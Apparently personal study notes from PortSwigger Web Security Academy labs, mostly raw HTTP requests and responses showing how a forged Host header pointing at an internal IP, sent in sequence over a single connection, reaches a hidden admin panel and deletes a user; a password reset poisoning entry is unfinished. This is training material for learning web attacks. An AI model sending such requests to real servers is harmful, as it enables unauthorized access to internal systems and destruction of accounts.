
SSRF via flawed request parsing

Back to lab description »

Username

carlos

- Send the POST request to delete the user carlos, using the host header exploit.



Target: https://0a2f009904cb344c81be25e2000a000f.web-security-academy.net

Request

```
POST https://0a2f009904cb344c81be25e2000a000f.web-security-academy.net/admin/delete HTTP/2
Host: 192.168.0.190
Cookie: session=Bw7XfSwLa55q3oCiAMtI7EDUuxWdLGcg; _lab=46%7cMCwCFEhZHFMEDjC5D1LPW9rv%2bucxCFHGAhRFjmnXtqHnQypggOraXkJQJBydEXLRPpls4OiLoX7bgupDZQ0etfjZQpjhzmKwEea3isoFp2oEUh8%2bylmsOP423V2H3nh%2bFfGHHXdRxHgDEaGEWd7NDFVO%2fHpxt7DKAMQT%2fjq0YY84LTE%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101 Firefox/113.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 53
Origin: https://0a2f009904cb344c81be25e2000a000f.web-security-academy.net
Referer: https://0a2f009904cb344c81be25e2000a000f.web-security-academy.net/admin
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
Te: trailers

csrf=9PVZzqxP7Cny5ffQbdML4XkmAVWjyWJD&username=carlos
```

Response


```
HTTP/2 302 Found
Location: /
X-Frame-Options: SAMEORIGIN
Content-Length: 0


```

Lab: Host validation bypass via connection state attack

Lab: Host validation bypass via connection state attack

- This lab is vulnerable to routing-based SSRF via the Host header. Although the front-end server may initially appear to perform robust validation of the Host header, it makes assumptions about all requests on a connection based on the first request it receives.
- To solve the lab, exploit this behavior to access an internal admin panel located at 192.168.0.1/admin, then delete the user carlos.
- **Summary**:
- See slides.

- Sending a request to the /admin endpoint using the internal IP address, results in a 301 Moved Permanently message.




```
GET /admin HTTP/2
Host: 192.168.0.1
Cookie: session=Li3ndFHDCsLfV8O9Ukptpzx3wdlxHp5Ou; _lab=
46%7cMCwCFGEhxEJOBqbasudSfkXLDYCOKZwBAhRidaPvys68iGqUFK1YloyUVA4Bc9qZMxrzvC%2bwq
YQjcGn%2bQryGjCL3jxBkurvbHU4EmX6BuaE9u8NCtPhE83b1HZ1Rgt061qyfkhFRTHOe5WcqIuD9rTR
2wzh7p%2fC6NJecBw1LktOSzBY%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
```

```
HTTP/2 301 Moved Permanently
Location: https://0aa5004b04994a3e84a6a11100d600fc.web-security-academy.net/
Content-Length: 0
```

- https://portswigger.net/web-security/host-header/exploiting#connection-state-attacks


- Using a single connection when sending HTTP requests, may bypass validations, if the application only performs validation on the first request that is received over a new connection.

- Use Burp Repeater, add both requests to a new group, then using the drop-down menu next to Send, select Send group in sequence (single connection).



```
GET / HTTP/2
Host: 0aa5004b04994a3e84a6a11100d600fc.web-security-academy.net
Cookie: session=Li3ndFHDCsLfV8O9Uktpzx3wd1xHp5Ou; _lab=
46%7cMCwCFGEhxEJOBqbasudSfkXLDYCOKZwBAhRidaPvys68iGqUFK1Y1oyUVA4Bc9qZMxrzvC%2bwq
YQjcGn%2bQryGjCL3jxBkurvbHU4EmX6BuaE9u8NCtPhE83b1HZ1Rgt061qyfkhFRTHOe5WcqIuD9rTR
2wzh7p%2fC6NJecBw1LktOSzBY%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
```


```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Frame-Options: SAMEORIGIN
Content-Length: 10438

<!DOCTYPE html>
<html>
  <head>
    <link href=/resources/labheader/css/academyLabHeader.css rel=stylesheet>
    <link href=/resources/css/labsEcommerce.css rel=stylesheet>
    <title>
      Host validation bypass via connection state attack
    </title>
  </head>
  <body>
    <script src="/resources/labheader/js/labHeader.js">
    </script>
    <div id="academyLabHeader">
      <section class='academyLabBanner'>
        <div class=container>
          <div class=logo>
```



```
GET /admin HTTP/2
Host: 192.168.0.1
Cookie: session=Li3ndFHDCsLfV8O9Uktpzx3wd1xHp5Ou; _lab=
46%7cMCwCFGEhxEJOBqbasudSfkXLDYCOKZwBAhRidaPvys68iGqUFK1Y1oyUVA4Bc9qZMxrzvC%2bwq
YQjcGn%2bQryGjCL3jxBkurvbHU4EmX6BuaE9u8NCtPhE83b1HZ1Rgt061qyfkhFRTHOe5WcqIuD9rTR
2wzh7p%2fC6NJecBw1LktOSzBY%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
```

```
<div theme="">
  <section class="maincontainer">
    <div class="container is-page">
      <header class="navigation-header">
        <section class="top-links">
          <a href=/>Home
        </a>
        <p>
          |
        </p>
        <a href="/my-account">
          My account
        </a>
        <p>
          |
        </p>
      </section>
    </header>
    <header class="notification-header">
    </header>
    <form style='margin-top: 1em' class='login-form' action='/admin/delete'
    method='POST'>
      <input required type="hidden" name="csrf" value="
      29APCy4IvUqZd7TSmkLP1Ozs9FpOiR5V">
      <label>
        Username
      </label>
      <input required type='text' name='username'>
      <button class='button' type='submit'>
        Delete user
      </button>
    </form>
```

- Use the same functionality to send the POST request that deletes the user carlos from the application.



Target: https://0aa5004b04994a3e84a6a11100d600fc.web-security-academy.net

Request

Pretty Raw Hex Hackvertor

```
POST /admin/delete HTTP/2
Host: 192.168.0.1
Cookie: session=Li3ndFHDCsLfV8O9Uktpzx3wd1xHp5Ou; _lab=
46%7cMCwCFGEhxEJOBqbasudSfkXLDYCOKZwBAhRidaPvys68iGqUFK1Y1oyUVA4Bc9qZMxrzvC%2bwq
YQjcGn%2bQryGjCL3jxBkurvbHU4EmX6BuaE9u8NCtPhE83b1HZ1Rgt061qyfkhFRTHOe5WcqIuD9rTR
2wzh7p%2fC6NJecBw1LktOSzBY%3d
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0) Gecko/20100101
Firefox/113.0
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;
q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: none
Sec-Fetch-User: ?1
Te: trailers
Content-Type: application/x-www-form-urlencoded
Content-Length: 53

username=carlos&csrf=29APCy4IvUqZd7TSmkLP1Ozs9FpOiR5V
```

Response

Pretty Raw Hex Render Hackvertor

```
HTTP/2 302 Found
Location: /
X-Frame-Options: SAMEORIGIN
Content-Length: 0


```

Lab: Password reset poisoning via dangling markup

Lab: Password reset poisoning via dangling markup

- This lab is vulnerable to password reset poisoning via dangling markup. To solve the lab, log in to Carlos's account.
- You can log in to your own account using the following credentials: wiener:peter. Any emails sent to this account can be read via the email client on the exploit server.
- **Summary**:
- Not finished.